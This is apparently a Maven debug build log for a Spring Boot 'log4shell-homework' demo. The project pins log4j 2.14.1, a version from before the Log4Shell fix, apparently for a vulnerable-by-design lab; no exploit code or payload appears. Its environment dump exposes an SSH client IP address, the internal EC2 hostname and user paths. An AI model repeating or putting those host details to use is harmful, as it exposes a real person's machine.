/home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-

user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar]

[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/main/java]

[DEBUG] (f) compilerId = javac

[DEBUG] (f) debug = true

[DEBUG] (f) encoding = UTF-8

[DEBUG] (f) failOnError = true

[DEBUG] (f) failOnWarning = false

[DEBUG] (f) forceJavacCompilerUse = false

[DEBUG] (f) fork = false

[DEBUG] (f) generatedSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-sources/annotations

[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile {execution: default-compile}

[DEBUG] (f) optimize = false

[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG] (f) parameters = true

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) projectArtifact = com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@616b241a

[DEBUG] (f) showDeprecation = false

[DEBUG] (f) showWarnings = false

[DEBUG] (f) skipMultiThreadWarning = false

[DEBUG] (f) source = 11

[DEBUG] (f) staleMillis = 0

[DEBUG] (s) target = 11

[DEBUG] (f) useIncrementalCompilation = true

[DEBUG] (f) verbose = false

[DEBUG] -- end configuration --

[DEBUG] Using compiler 'javac'.

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources' with basic configurator -->

[DEBUG] (f) addDefaultExcludes = true

[DEBUG] (f) buildFilters = []

[DEBUG] (s) delimiters = [@]

[DEBUG] (f) encoding = UTF-8

[DEBUG] (f) escapeWindowsPaths = true

[DEBUG] (f) fileNameFiltering = false

[DEBUG] (s) includeEmptyDirs = false

[DEBUG] (s) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes

[DEBUG] (s) overwrite = false

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) propertiesEncoding = UTF-8

[DEBUG] (s) resources = [Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/test/resources, PatternSet [includes: {}, excludes: {}]}}]

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@616b241a

[DEBUG] (f) skip = false

[DEBUG] (f) supportMultiLineFiltering = false

[DEBUG] (f) useBuildFilters = true

[DEBUG]   (s) useDefaultDelimiters = false

[DEBUG] -- end configuration --

[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher spring-boot:run -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX_ROLE_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH_FUNC_which%%=() { (alias;

 eval ${which_declare}) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"

}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG_SESSION_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-

plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG_SESSION_ID=8, rest-assured.version=4.3.3, env.SYSTEMD_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN_CMD_LINE_ARGS= spring-boot:run -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13,
env.LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=01;36:*.au=01;36:*.flac=01;36:*.m4a=01;36:*.mid=01;36:*.midi=01;36:*.mka=01;36:*.mp3=01;36:*.mpc=01;36:*.ogg=01;36:*.ra=01;36:*.wav=01;36:*.oga=01;36:*.opus=01;36:*.spx=01;36:*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX_USE_CURRENT_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-28T23:35:31Z, env.SSH_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN_PROJECTBASEDIR=/home/ec2-user/log4shell-

homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=

, sun.stdout.encoding=UTF-8, env.SSH_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, spring.boot.version=2.5.5, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX_LEVEL_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG_RUNTIME_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD_SHOWN=pam, env.XDG_SESSION_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[DEBUG] resource with targetPath null

directory /home/ec2-user/log4shell-homework/src/test/resources

excludes []

includes []

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[DEBUG] no use filter components

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile' with basic configurator -->

[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework

[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target

[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-

user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar]

[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/test/java]

[DEBUG] (f) compilerId = javac

[DEBUG] (f) debug = true

[DEBUG] (f) encoding = UTF-8

[DEBUG] (f) failOnError = true

[DEBUG] (f) failOnWarning = false

[DEBUG] (f) forceJavacCompilerUse = false

[DEBUG] (f) fork = false

[DEBUG] (f) generatedTestSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-test-sources/test-annotations

[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile {execution: default-testCompile}

[DEBUG] (f) optimize = false

[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes

[DEBUG] (f) parameters = true

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@616b241a

[DEBUG] (f) showDeprecation = false

[DEBUG] (f) showWarnings = false

[DEBUG] (f) skipMultiThreadWarning = false

[DEBUG] (f) source = 11

[DEBUG] (f) staleMillis = 0

[DEBUG] (s) target = 11

[DEBUG] (f) testPath = [/home/ec2-user/log4shell-homework/target/test-classes, /home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-

logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar]

[DEBUG]   (f) useIncrementalCompilation = true

[DEBUG]   (f) verbose = false

[DEBUG] -- end configuration --

[DEBUG] Using compiler 'javac'.

[INFO] No sources to compile

[INFO]

[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<

[INFO]

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=3713108, ConflictMarker.markTime=111989, ConflictMarker.nodeCount=231, ConflictIdSorter.graphTime=224666, ConflictIdSorter.topsortTime=56126, ConflictIdSorter.conflictIdCount=74, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=5727737, ConflictResolver.conflictItemCount=143, DefaultDependencyCollector.collectTime=254519687, DefaultDependencyCollector.transformTime=9883176}

[DEBUG] org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5

[DEBUG] org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5:runtime

[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:runtime

[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:runtime

[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:runtime

[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:runtime

[DEBUG] net.java.dev.jna:jna-platform:jar:5.7.0:runtime

[DEBUG] net.java.dev.jna:jna:jar:5.7.0:runtime

[DEBUG] org.apache.commons:commons-compress:jar:1.20:runtime

[DEBUG] org.apache.httpcomponents:httpclient:jar:4.5.13:runtime

[DEBUG] org.apache.httpcomponents:httpcore:jar:4.4.13:runtime

[DEBUG] commons-logging:commons-logging:jar:1.2:runtime

[DEBUG] commons-codec:commons-codec:jar:1.11:compile

[DEBUG] org.springframework:spring-core:jar:5.3.10:runtime

[DEBUG] org.springframework:spring-jcl:jar:5.3.10:runtime

[DEBUG] org.tomlj:tomlj:jar:1.0.0:runtime

[DEBUG] org.antlr:antlr4-runtime:jar:4.7.2:runtime

[DEBUG] com.google.code.findbugs:jsr305:jar:3.0.2:compile

[DEBUG] org.springframework.boot:spring-boot-loader-tools:jar:2.5.5:runtime

[DEBUG] org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0:runtime

